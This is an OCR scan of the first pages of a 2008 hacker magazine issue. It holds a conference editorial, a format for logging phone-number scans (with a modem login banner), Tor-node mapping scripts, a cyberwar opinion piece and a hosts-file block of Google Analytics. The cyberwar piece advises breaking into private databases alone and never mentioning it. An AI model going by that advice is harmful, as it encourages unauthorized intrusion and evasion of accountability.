
Volume Twenty-Five, Number Three
Autumn 2008, $6.25 US, $7.15 CAN

2600

The Hacker Quarterly



7 25274 83158 6 8 3>

Really Strange Payphones

India. Another example of adaptation by the people of Bangalore. These phones are pretty much just nailed to the tree. Nothing unusual here.

Photos by infowallah

Puerto Rico. Seen in the El Condado area. Try to spot what is unusual about this phone. Hint: Something is missing.

Photo by Alex Llama

Dominican Republic. We know this is not a payphone. But undoubtedly there are payphone lines hidden in this mess of wires somewhere. Along with a million other things. We pity the repairman who's called upon to find the source of a broken connection here. ***Photo by TicoPhreak***

Got foreign payphone photos for us? Email them to **payphones@2600.com**.
Use the highest quality settings on your digital camera!
(More photos on inside back cover)

2+2=5

elements

The Last Shall Be First	4
Bell's Mind Markup Language	6
The TORminator	8
The State of Cyberspace and Cyberwar	10
Watching the Watchers	12
TELECOM INFORMER	13
Apple Dashboard Widget Insecurity	15
Penetration Testing: The Red Team Way	18
FaxCore AUID Exploit	20
ResHacking Windows Vista Games	21
Ripping MP3s from Bleep	22
Imation Insecurities	23
Blackhat SEO: Exploiting the Dumb Masses to Make a Profit	24
HACKER PERSPECTIVE: Nick Farr	26
Spoofing Banners with Open Source Servers	29
A Different Kind of Remote Scripting	31
LETTERS	34
Six Quick Points of Disguise	48
AT&T Wireless Customer Information	49
Setting Up Your Mobile Phone for International Dialing	50
USB Antiforensics	51
TRANSMISSIONS	52
Be Your Own DDNS Service Using PHP	54
Discovering Firewalls	55
Hacking Music	57
Story: Sleeper	58
MARKETPLACE	62
MEETINGS	66

the last shall be first

In the end, The Last HOPE turned out to be only the beginning.

Contrary to the perception that this would be the actual *last* HOPE conference, the enthusiasm and spirit of the attendees, speakers, and staff made such a prospect all but impossible. While many were fooled by all of the talk of the Hotel Pennsylvania's pending destruction along with various inadvertent symbols of death and hopelessness on our website, the intention was never to put an end to something that has proven to be such a rallying point for the community. We simply meant to use the word "last" to denote "previous" or "most recent." So, the conference that occurred this July was the last HOPE conference, as in the one that just happened. The next one will appropriately be called The Next HOPE and will take place in the summer of 2010.

We realize that this might get really confusing in another two years when people use "Last" and "Next" without actually meaning "last" and "next." But we still have some time to figure out how to fix that. For now, let us be happy with what happened this year.

And what was that precisely? The one word answer is magic. We've almost come to expect it after one of our conferences. Each time we do this, we wind up sharing something really special and unique. Thousands of people gathering in the heart of Manhattan for three days of fun and learning and seeing for themselves what the hacker mentality is all about - that is about as cool as it gets.

This year was definitely the biggest of them all with well-attended talks and constant activity around the clock in the hacker area downstairs. We also tried a lot of things for the first time: RFID badges, an imported and addictive German hacker drink, an onsite radio station, a "hacker space village," and an unprecedented four speaker tracks. That, added to all of the existing activities (lockpicking, Segways, a huge network area, videos, merchants, etc.) that we had brought back from previous HOPES, made it virtually impossible to be bored or to want to get any sleep.

We had a terrific keynote address from Steven Levy, author of *Hackers: Heroes of the Computer Revolution* (published back in 1984), who was able to put the development of the hacker culture into a perspective we could appreciate. Adam Savage from *Mythbusters* also added his sense of adventure and wonder to the proceedings as did returning favorites like Jello Biafra, Kevin Mitnick, and Steven Rambam. But this doesn't even begin to scratch the surface. We had participants from all age groups, backgrounds, and parts of the world in attendance and up on stage. If you were there, then you don't need us to tell you how incredible it was. And if you weren't, don't feel too bad. You still have the DVDs, audio files, and something really cool to look forward to in two years.

As with the magazine itself, we rely solely on individuals like you to make things happen. It's not a commercial operation filled with sponsors or

corporate grants. We like it that way and we think it makes a lot of what we do possible in the first place. That's one reason you won't see a huge publicity blitz complete with PR firms luring attendees to find out "what the hackers are up to." We find the best results come from those of you who participate, telling others about your experiences and getting more cool people to show up. To those in the commercial world, none of what HOPE accomplishes is even possible. To get so many people to show up and volunteer their abilities to turn an empty space into a thriving community in the course of a few hours just isn't realistic. Nor is having so much content for such a low admission price. Nor, for that matter, is having a conference like this right in the middle of New York City. You could listen to such people tell you for hours why this is an impossible project and, no doubt, why so many other idealistic endeavors simply don't make any sense and are a big waste of time to even think about. Obviously, we're dealing with radically different perceptions of reality, something which should be kept in mind whenever you pursue any dream. With determination and a vision, there's little that can't be accomplished. If HOPE teaches us anything, it's to not listen to the naysayers and to do what we want to do even if it's been defined by the sensible as impossible. Isn't that what hacking has always been? Doing those things that you want to do, that the mainstream will never appreciate or try for themselves, just because you have a feeling it could work. This applies both on an individual and a collective scale and it will continue to do so for as long as the determination to succeed exists.

Plans are already in the works for next year's outdoor conference in the Netherlands, most likely to be held in August. It's called Hacking At Random or HAR. Updates will be posted at http://har2009.org. If you want to experience the fun and magic of a HOPE conference and meet people from all over the world, this is your best opportunity until The Next HOPE.

Once again, we want to thank everyone who made this summer a lot of fun and a real milestone in the hacker community. We have all of the audio available for free download at http://www.thelasthope.org and you can buy the DVDs of any of the talks as well. It's also never too early to start planning for The Next HOPE. Our website is already online at http://www.thenexthope.org. It's hard to imagine how that one will top this one. Fortunately, the field of imagination is one area where our readers and attendees possess a great degree of skill.

Statement required by 39 USC 3685 showing the ownership, management, and circulation of *2600 Magazine*, published quarterly (4 issues) for October 1, 2008. Annual subscription price $20.00.

1. Mailing address of known office of publication is: Box 752, Middle Island, New York 11953.
2. Mailing address of the headquarters or general business offices of the publisher is 2 Flowerfield, St. James, NY 11780.
3. The names and addresses of the publisher, editor, and managing editor are: Publisher and Editor: Emmanuel Goldstein, Box 99, Middle Island, New York 11953. Managing Editor: Eric Corley, 2 Flowerfield, St. James, NY 11780
4. The owner is Eric Corley, 2 Flowerfield, St. James, NY 11780
5. Known bondholders, mortgagees, and other security holders owning or holding more than 1 percent or more of total amount of bonds, mortgages, or other securities are: none.
6. Extent and nature of circulation:

	Average No Copies each issue during preceding 12 months	Single Issue nearest to filing date
A. Total Number of Copies	57,125	55,500
B. Paid and/or Requested Circulation		
1 Paid/Requested Outside-County Mail Subscriptions	5122	5045
2 Paid In-County Subscriptions	0	0
3 Sales Through Dealers and carries, street vendors, and counter sales	48,425	46,917
4 Other Classes Mailed Through the USPS	0	0
C. Total Paid and/or Requested Circulation	53,547	51,962
D. Free Distribution by Mail and Outside the Mail		
1 Outside-County	249	242
2 In-County	0	0
3 Other Classes Mailed Through the USPS	0	0
4 Outside the Mail	3329	3296
E. Total free distribution	3578	3538
F. Total distribution	57,125	55,500
G. Copies not distributed	0	0
H. Total	57,125	55,500
I. Percent Paid	94	94

7. I certify that the statements made by me above are correct and complete.
(Signed) Eric Corley, Owner.

BELL'S MIND Markup Language

by dual
http://dualisanoob.com/

Introduction

Hand scanning is essential to phreaking, as essential as punching and kicking are to martial arts. Only after thousands and thousands of punches and kicks can one build upon those skills and create new techniques. Phreaking is the same. After calling thousands and thousands of numbers, one begins to notice sounds, routing, systems, and intercepts that one wouldn't be aware of otherwise.

Scanning is essential, and propagating the knowledge gained from a scan is just as essential. Otherwise, that knowledge is worthless to the phreaking community. Presenting scan information has been a complicated affair over the years. Up to now, phreaks had to be sleuths to determine accurate information, dealing with incomplete scans, partial numbers, broken acronyms, and other shortcomings. Furthermore, so much hand scan information is recorded, and still remains, in paper notebooks to this day.

This article discusses a tool to assist phreaks in the creation and dissemination of scan information: Bell's Mind Markup Language.

Bell's Mind Markup Language (BM2L) is the standardization of hand scan presentation. Bell's Mind Markup Language standardizes hand scan layout, format, and number descriptions. The standardized format that BM2L provides facilitates efficient hand scan generation and assures scan portability. Most importantly, BM2L solidifies the phreaking community, bringing disparate data and new phreaks into the fold with a common language and providing a record of scans that can stand the test of time.

The name Bell's Mind Markup Language comes from a website, Bell's Mind1. Bell's Mind is a feature-rich website hosting an impressive telecommunications database and other tools tailored for the phreak community. One of the capabilities of Bell's Mind is its submission engine for scanned numbers, of which there are over 30,000. BM2L not only pays homage to Bell's Mind, but also provides a standard for Bell's Mind number description and submission.

BM2L specifies the scan file name, phone number, description, and other aspects of a scan. The BM2L specification is listed in eight numbered parts, much like an RFC. It begins with File Name Format. After the specification, application and BM2L's future conclude the article.

BM2L Specification

1. File Name Format

BM2L requires the file name to have the extension `.scan.txt`. This highlights the fact that the file is an ASCII-text scan. It provides universal acceptance across operating systems, web servers and browsers. It also provides a standard for other tools that expect a certain file name for scans. Of course, it is helpful to humans as well, letting them know that the file is indeed a hand scan.

Phreaks are free to use any format for the file name base, whether it is the numeric range of the scan, a proper noun, or simply the phreak's handle and an increment.

Examples: `800-555-xxxx.scan.txt`, `pennsylvania.scan.txt`

2. Number and Description Format

Scan entries should be in the format "NPA-NXX-XXXX - Description." This provides a common, easily read format, includes the full number for search tools like grep, and requires number and description standardization for other tools. Effort should be given to keep descriptions to one line for automated tools as well, though readability may necessitate wrapping. If a description wraps, indent the next line to the beginning of the description to maintain readability.

```
800-851-6662 - "Thank you for calling.
   Due to extreme weather conditions,
   we are unable to answer your call
   at this time. Please try your call
   again later."
808-973-4381 - Oahu forecast
```

3. Standard Acronyms

These are the standard acronyms for commonly encountered numbers. Standard acronyms are most often used by themselves, though they may be included as part of a larger description. It is helpful to provide an acronym legend with scans, or at least to provide a legend of the acronyms used in the file.

- ANAC: Automatic Number Announcement Circuit
- CBCAD: Cannot Be Completed As Dialed
- CBCAE: Cannot Be Completed As Entered
- CBRYCA: Cannot Be Reached from Your Calling Area

- DISCO: Disconnected
- DTMF: Dual Tone Multi Frequency
- HELO: "Hello?"
- NAYCA: Not Available from Your Calling Area
- NIS: Not In Service
- SIT: Special Information Tone
- TTY: Teletypewriter
- VM: Voice Mail

Examples:

```
414-747-5399 - TTY NIS TTY
808-485-5555 - SIT "Code 4 8 Your call
has been connected to a vacant number
series..."
```

4. Standard Descriptors

Standard descriptors are one-word descriptions of commonly and uncommonly encountered numbers. In lower case, they are most often used alone as the description of a number.

- busy
- carrier
- extender
- fax
- milliwatt
- reorder
- ring out
- silent

Examples:

```
505 292-9996 - milliwatt
623-566-9994 - silent
```

5. Secondary Phone Numbers

If a message reads another telephone number, include that number in the description, within a quote of the message or simply at the end of the description. This provides a launching point for further exploration and information for further investigation.

Example:

```
800-483-6662 - Verizon West Network
➥Control Center 972-615-6200
```

6. Message and Tandem Codes

Message and tandem codes are included at the end of descriptions within parentheses, for example (027T). All tandem codes are capitalized and spacing is included so as to match the message.

Example:

```
505-225-9901 - CBCAD (Leaco message
➥505-399)
```

7. Carriers

When feasible, carrier connection data should be displayed as the description. If this is not possible, use the "carrier" standard descriptor discussed earlier.

Examples:

```
281-230-3203 - carrier
505-541-9999 - CONNECT 31200/
➥ARQ/V34/LAPM/V42BIS
        C
        UQKT2
        User Access Verification
        Username:
```

8. Other Numbers and Descriptions

Numbers and descriptions that do not fit in the above categories should be accounted for with the phreak's best judgment as to ensure readability, accessibility and maintainability. Utilize the BM2L standard as much as possible, and make suggestions for changes to it, especially when the special number or description is repeatable.

Applications and BM2L's Future

There are a number of applications for BM2L. For example, we can write our own syntax highlighting for GNU nano[2] that makes scans more accessible and colorful. Carriers stand out as bright yellow, for example. This demonstrates that using an open standard allows for the most personalization. An agreed-upon standard allows tools and processes to be created for customizable uses.

Another example is number entry into a database. The BM2L scan format allows the simple creation of large scan databases. And, again, what one can then do with a relational database of thousands of scanned numbers is anyone's guess. We can, for example, write a Perl script that creates the SQL statements to enter scans into a MySQL database.

Both of these example scripts are available from the *2600* code repository. I have also made available a Perl script, `handscan.pl`[3], and a website, `handscan.net`[4], that generate BM2L-compliant hand scan lists.

Suggestions have already been made to BM2L and updates will be maintained in the Old Skool Phreaking section at the Binary Revolution forums[5]. The addition of "resident" and "business" standard descriptors is being considered, to provide both discretion regarding personally identifiable information and a way to speed scanning. The standard descriptor "pron" has also been suggested for obvious reasons.

References

[1] `http://www.bellsmind.net/Bells_Mind/Welcome.html`

[2] `http://www.nano-editor.org/`

[3] `http://dualisanoob.com/linux/perl/handscan.txt`

[4] `http://www.handscan.net/`

[5] `http://www.binrev.com/forums/index.php?showforum=21`

The scripts mentioned in this article can be downloaded from the 2600 Code Repository at http://www.2600.com/code/

THE TORMINATOR

by OSIN

In September, 2007, a Swedish security researcher revealed that he was able to capture unencrypted data by operating exit nodes on the Tor network. With his setup, he was able to sniff usernames and passwords of accounts used by embassy officials and corporate personnel. For those of us who have used Tor for years, this is not earth-shattering news. In fact, the Tor website goes out of its way to remind users that Tor should not be relied upon for strong anonymity. Even though communication among Tor nodes is encrypted, the connection is no longer automatically encrypted once you leave the exit node to visit an external website. This means that if you log into an account that is not using SSH or HTTPS, your traffic can be sniffed. As Tor becomes more known to the general public, you can bet that there will be others who will exploit users' lack of understanding. But this article is not about the finer details of Tor.

A couple of years ago, I surmised that if the NSA wanted to wiretap Internet traffic *en masse*, they might do so at the Internet Exchange Points (IXPs). You can read more on that project at `http://uk.geocities.com/osin1776/`. Briefly, an IXP is a place where many different ISPs exchange Internet traffic. Of course, any NSA role in IXP traffic sniffing is speculation on my part, but I doubt that entities such as the FBI, DEA, NSA, and DoD would totally ignore such an easy access point. Also, I doubt that those same entities could fail to notice Tor. Tor attracts a lot of hacker-types, but now that the general population is starting to notice the system, it will inevitably attract elements of criminal activity. The events of September 2007 spurred a question in my mind: who is running the Tor exit nodes, and where are they located? More specifically, could any of the Tor router IPs be associated with or located at the same address as an IXP?

Isn't it a huge leap to assume that any Tor router could be associated with the US Government? I may not have definitive evidence that any particular Tor router is associated with the NSA, but if we use some common sense, we might come up with some possibilities. For instance, a search on the Internet shows the Verizon/MCI behemoth currently holds the largest telecommunications contract with the US Federal Government. Since I had already done a quick, sampled search in the Tor file which holds a listing of the routers and their IPs, I found a name that stood out as I searched ARIN's records: Verizon Internet Services.

Before I go on, let's talk about what is, for our purposes, the most important of Tor's files. When you first start Tor, it builds a listing of all participating Tor nodes. This file is called `cached-routers`, or, in newer versions, `cached-descriptors`. Suppose that you are logged in as "user" and you start Tor. Then, the `cached-routers` file will be placed your home directory; in this example, it will be called `/home/user/.tor/cached-routers`. If you take a look in that file after stopping Tor, you'll see a lot of information on those nodes. I don't know what everything means in that file, but this command will give you a list of all the IP addresses participating in the Tor network and the associated names:

```
cat /home/user/.tor/cached-routers |
➥ grep "router " > tmp.txt
```

The space after the word 'router' is important. If you replace the `grep` command with `wc -l`, you can get the number of Tor nodes that were participating at the time you started Tor. The file is a treasure trove of information such as what OS each node is using and how long each node has been been up, but for our purposes we're only interested in the "router" line.

Getting back to Verizon, we can do a search on ARIN for "Verizon Internet Services" and get a listing of their supposed IP address space. I say supposed because ARIN sometimes truncates the results it returns to the browser. The first entry in ARIN's records

for Verizon Internet Services is `64.222.0.0-64.223.255.255`. We could then run these commands to see if any of the Tor nodes fall within this range:

```
cat /home/user/.tor/cached-routers |
➥ grep "router" | grep " 64\.222\."
cat /home/user/.tor/cached-routers |
➥ grep "router" | grep " 64\.223\."
```

Note that the space before the "64" is needed. All these commands I'm running just seem to be screaming "Script me!" So, I've created a script which will do some of the leg work for you. It is a Perl script and can be downloaded from the 2600 code repository. Let's turn our attention to this script, which is called `parse.pl`.

The first thing the script does is to set up a .wgetrc file in the home directory of the user you're running as. This is one of the places you'll have to edit the script for yourself. Then, you can run the script at the command line like this:

```
./parse.pl [tor_cache_file]
➥ [IP_segments_test_file] [registry]
```

You must create several directories in the script's working directory before proceeding. Since Verizon is our example these directories would be:

```
verizon/
verizon/ARIN
verizon/RIPE
verizon/APNIC
verizon/LACNIC
verizon/AFRINIC
```

There are three variables passed to the script. `tor_cache_file` is the location of the `cached-routers` file. It is usually in the `/home/user/`.tor directory of whatever user you're logged in at the time.

The `IP_segments_test_file` file lists the major IP segments of an entity, in this case Verizon, that we want to test against in the list of Tor routers in the `cached-routers` file. As I mentioned, not every listing for Verizon comes up, so it might be better if we search the entire range matching the first number in the IP addresses of each of Verizon's entries. Here is the `verizon/verizon.txt` segments file I created for Verizon:

```
64\.
138\.
199\.
129\.
130\.
162\.
151\.
141\.
209\.
207\.
68\.
4\.
70\.
71\.
72\.
96\.
```

It's obvious that Verizon doesn't have all that space, it behooves you to search all of it, just in case.

The `registry` variable is either ARIN, APNIC, RIPE, LACNIC, or AFRINIC, in all-capital letters. As stated earlier, ARIN doesn't return all records all the time. And it's obvious that Verizon isn't assigned all the address space listed in verizon/verizon.txt. So we can check that same file against the other registries to see which Tor IPs are located in those registries.

When running this script against Verizon you would use this command:

```
./parse.pl /home/user/.tor
➥ cached-routers verizon ARIN
```

The script uses `wget` to make a call to the registry, in this case ARIN, and creates an HTML file for each IP address it tests. After the script has run, it is trivial to run a command to find out how many Tor routers might be listed as falling under Verizon Internet Services:

```
cat verizon/ARIN/*.html | grep
➥ "OrgName:" | grep "Verizon" | wc -l
```

You can then look at each HTML file to get more information as to what ARIN returned.

What were the results of my test? I can't say anything conclusive, but Verizon Internet Services is consistently listed as a host of many nodes in the Tor network, usually having 15-25 nodes active at a time. For all of the IPs I examined which are registered to Verizon Internet Services, ARIN says the address that was entered during registration is 1880 Campus Commons Dr., Reston, VA 20191. The interesting thing is that the address above maps just down the road from the location listed for MCI's MAE-East IXP facility at Reston. In fact, they're both within the same area code. During my searches, I came across another entity called ThePlanet.com. This entity had anywhere between 15-30 nodes active at a time, and all the IPs are listed by ARIN as being near the same address as the Dallas InfoMart IXP run by Switch & Data, 1950 Stemmons Freeway, Dallas, TX. Keep in mind that I have just looked at a very tiny portion of the Tor nodes that participate in the system at one time.

But now I want to look at something else: what countries might be contributing to the Tor system? Well, I've been engrossed for the past several years in mapping out the IPv4 address space for various countries. Just a couple of months ago, I finished the Middle East. You can see the project at

http://uk.geocities.com/osin331/. Using the same concepts as with Verizon, we can scan the cached-routers file to see if any Tor nodes map back to countries we're interested in. Since most of the Middle East falls under RIPE, that is the registry we'll be hitting. During one scan, I found that Iran had two nodes in the Tor network; Israel, seven nodes; and the United Arab Emirates, two nodes.

Thus far, I've looked just a small portion of the total number of Tor routers that are out there. Wouldn't it be nice if we could get a snapshot of every Tor node out there? Not being one who can leave well enough alone, I decided to see if was possible to analyze the entire Tor system at a given point in time. So, I set out to create a set of scripts that do this very thing for me. I utilize a MySQL database to store the data, and I update this database roughly every 20 minutes.

First, my system's starter script creates the routers.txt file of all the Tor nodes listed in the cached-routers or cached-descriptors file when Tor first starts up. Then, for each IP listed, the script first checks to see if that IP is in its database. If it is, then the DATE_UPDATED field is updated to reflect the current time, allowing that entry to remain on file. If the IP is not in the database, then the script checks the OrgID returned by ARIN. The ARIN OrgID lets us know if the IP address in question is assigned by ARIN, or, alternately, which registry we should look in If the IP is not in ARIN's jurisdiction, then the script will contact the appropriate registry to get the information we need. The script runs until all IPs are checked. At the end of the run, old entries in the database are removed, but the historical IP record data gleaned from the registries is kept for future reference to speed up the process.

I have been running the above setup for a week now, and something interesting about the Tor network has come to light. Guess which country is hosting the most Tor nodes. If you said the United States, you are wrong. In fact the country that hosts the most Tor nodes usually hosts more than the US, China, Russia, and Great Britain combined. Which country is it? Germany. That result seems to remain consistent no matter how long I run my scripts. Why Germany hosts so many Tor nodes is beyond me, and the number is surprisingly large. Usually, they comprise nearly a third of all Tor nodes at any given time. I'm at a loss to explain why Germans are flocking to Tor. It might even be that Germans themselves are unaware of this information and that a foreign power is be running exit Tor nodes in Germany to circumvent that foreign power's own laws. I'll leave the conspiracy theories up to the reader, but if someone out there knows why Germany is hosting so many Tor nodes, I'd like to hear it.

The scripts mentioned in this article can be downloaded from the 2600 Code Repository at http://www.2600.com/code/

THE STATE OF CYBERSPACE AND CYBERWAR

by Barrett Brown

Cyberspace has changed drastically in the past three decades, and hacker culture has changed with it. In the beginning, we obfuscated our on-line identities with handles like "h3r0" and "$up3rm@n" so that we could work with other hackers in cyberspace without our true identities being discovered. Groups were formed, such as the Legion of Doom, Cult of the Dead Cow, and L0pht. It was all fun and games, until people started to get hurt. Some hackers got busted and gave other members of their groups up to the authorities; some set up other hackers in order to avoid focusing trouble on themselves; still others just plain sold out to corporations. The US Secret Service's Operation Sundevil brought about the end of the infancy of computer hacking.

It is now almost twenty years later, and the current state of affairs includes the NSA sucking down all net traffic, Google retaining records of all actions, ISPs pushing for a tiered Internet that they can manipulate, the EU implementing security provisions, the Chinese government maintaining its "Great Firewall," and the FCC allowing very few entities to control the media landscape. The list goes on and on. Hacker nicknames are a quaint anachronism, and the concept of a hacker group is destroyed. Still, we find budding computer explorers christening themselves "L0rd_p00p00@gmail.com" while records of their home IP address and

every search and email they ever send or receive are retained. It is my opinion that nicks have outlived their usefulness. These days, the only security comes in complete anonymity. Sorry, folks: no more clubs, no more bragging rights, and no more defaced web pages with "L0rd p00p00 pwnd U" on them. Those days were wonderful and fun, but their time has passed. Just using a nick is a red flag which gives hacker hunters something to search for, even if you do so from different computers, through web proxies, with Tor, encrypted with your PGP key, and on SILC. If continued secret communication with others is required, I recommend rotating media and using pass codes. The only safe and useful hacker collaboration these days comes in the form of open and free communication on projects that have no reason to be hidden. If you have an intense desire to get into some private database, you should do it alone. Once you've completed your task, never mention it again.

In 2003, the White House published *The National Strategy to Secure Cyberspace*, which presents cyberspace security as a facet of Homeland Security. Not long after that, in December, 2005, the United States Air Force officially added "Cyberspace" to its area of focus; in 2006, it set up the Air Force Cyberspace Command (AFCYBER) to "provide both defensive and offensive computer network weapons." If you are getting visions of Black Ice and Kuang Military Grade icebreaking programs from one of Gibson's novels, so am I, and there is no doubt that we are well on the way. This military command attempts to actively monitor all attacks and scans upon government computers. Clearly, we are no longer living in the age of fun nicknames and clubs named after comic book characters.

Since 2001, the US, UK, and German governments have reported that "Chinese hackers" are engaged in an active and systematic program of computer system infiltration aimed at government computers, including the unsecured e-mail of the US Secretary of Defense and nuclear weapons laboratories. Because of the nature of computer networks, there really is no way to know whether China is involved or not other than to use old-fashioned human intelligence agents. Even if the computers which attacked these networks were located in China, they could have been pwned by anyone, anywhere, including forces within the US with a desire to frame China. Regardless of this fact, the hype circulating among the military and media makes it sound like we are in the middle of the world's first Cyber Cold War.

On another side of the Cyberwar frontier, we have the phenomena of botnets, whose power was witnessed in the massive DOSing of Estonia in 2007, which was largely referred to as Cyberwar I. Unlike gaining unauthorized access to protected systems, using a botnet takes very little skill. It is largely rumored that botnet time can be easily purchased on the black market. The media initially framed this "cyberattack" as an act of aggression from "Russian hackers." They again popularized the image that we were dealing with a massive international cyber battle. Much later, a very small article came out which traced the Estonia attack to a single 20-year-old Estonian college student. Was it an act of government warfare, or was it one pissed-off college student? We may never know. To date, no one has yet publicized who owns and control the botnets. Some bot herders of small nets have been caught, but the herders of the largest nets still remain unseen. If the scant media attention given to these nets is any clue, we won't be finding out any time soon.

By the very nature of computer networks, national borders are now blurred. When the Internet was unleashed upon the world, it created a level playing field for all. We had truly entered an age where a single person could have the power to affect an entire nation not by voting, but by direct action. This must terrify governments in the extreme, and many are making every effort to control the internet. These efforts include recruiting hackers that governments catch, coercing hackers who work for them to recruit others at events such as HOPE and DEFCON, and tricking hackers into doing work for them through proprietary corporations or IRC chat rooms.

I completely support hacker conventions and always enjoy them, but we must be aware of what is occurring. Hackers have the direct power to change the world, and certain entities wish to monopolize and control that power. We communicate with each other in all countries on an equal footing. We respect knowledge and information and disdain outmoded forms of control. Our best defense is open collaboration in all fields; if executive measures must be taken, then they should be taken alone and never shared with another.

I predict that government entities will continue to intensify their media portrayals of cyberspace as something divided into countries engaging in cyberbattle with each other. Most citizens will believe these portrayals. We must continue to educate our fellow humans about open source software, loss of privacy, information security, the tyranny of tiered Internet services, and the power that every individual has access to. If we don't, we may wake up one day to find that we do not have internet freedom any more.

"Please encrypt your data, people. If you don't, evil will take over the world."
— Thomas Jefferson, well-known Dutch Author

WATCHING THE WATCHERS

by ZoeB

I'm sure most *2600* readers are aware of Google Analytics. It's a handy way for website owners to see what their visitors get up to without having to learn how to analyze Apache log files.

More paranoid readers may have worked out that Google has a lot of information at this point. Using Analytics alone, they can keep track of which web pages people look at, not just on individual sites but from one website to the next. This works if all the sites in question use Analytics, which increasingly more web developers are recommending to their clients due to its ease of use.

As someone who values her privacy and likes tinkering around with computers, I thought it would be a fun little project to stop my computer from talking to Google Analytics. It only takes a few minutes, and the effect will last until Google decides to change the URL of their JavaScript file that keeps track of people browsing the web. This will probably be quite some time, as they'd need to tell a lot of people to update every page of their website.

Redirecting your browser

As you can see by simply viewing the HTML source of any site that uses Google Analytics, the program that keeps track of your movements on the web is available at `http://www.google-analytics.com/urchin.js`, so you may want to tell your computer not to access that particular domain name.

To do this, edit your `/etc/hosts` file, which keeps track of which domain names go to which IP addresses. (It's in a different directory in Windows, but GNU/Linux and OS X users should be able to pop open a terminal application and just start editing it using sudo or su and the text editor of their choice. If in doubt, search online for more details.) This is the line you need to add:

```
127.0.0.1 www.google-analytics.com
```

Once you save the file, your computer will think that any traffic for that domain name should go to itself rather than to the real site, so it won't actually talk to the real Google Analytics server anymore.

Finding out who uses Analytics

If you're running an Apache webserver and know how to set up domain names on it, things get a little bit more fun. You can tell Apache that it is indeed the server that should receive requests for files on that domain name by editing `httpd.conf` and setting up a directory to host that domain's files. If you're not familiar with Apache, you'd do well to read up on it first; it's notoriously finicky about its configuration file.

The simplicity of setting up Analytics is vital for its popularity. This means that it's also very simple to serve the appropriate file locally. Just create a plain text file called `urchin.js` in your new directory and type the following into it:

```
function urchinTracker() {
  window.status = 'This site tried to
➥contact Google Analytics';
}
```

That's it! Whenever you access a site that tries to monitor your activity using Google Analytics, your web browser will instead tell you about it by writing a message in your browser's status bar. Naturally, you can change this script to do whatever you want.

Bear in mind that Firefox doesn't let JavaScript programs write to the status bar by default. If you want, you can override this by going to the Firefox preferences, clicking on the "content" tab, clicking on the "advanced" button next to the "enable JavaScript" checkbox, and ticking "Change status bar text."

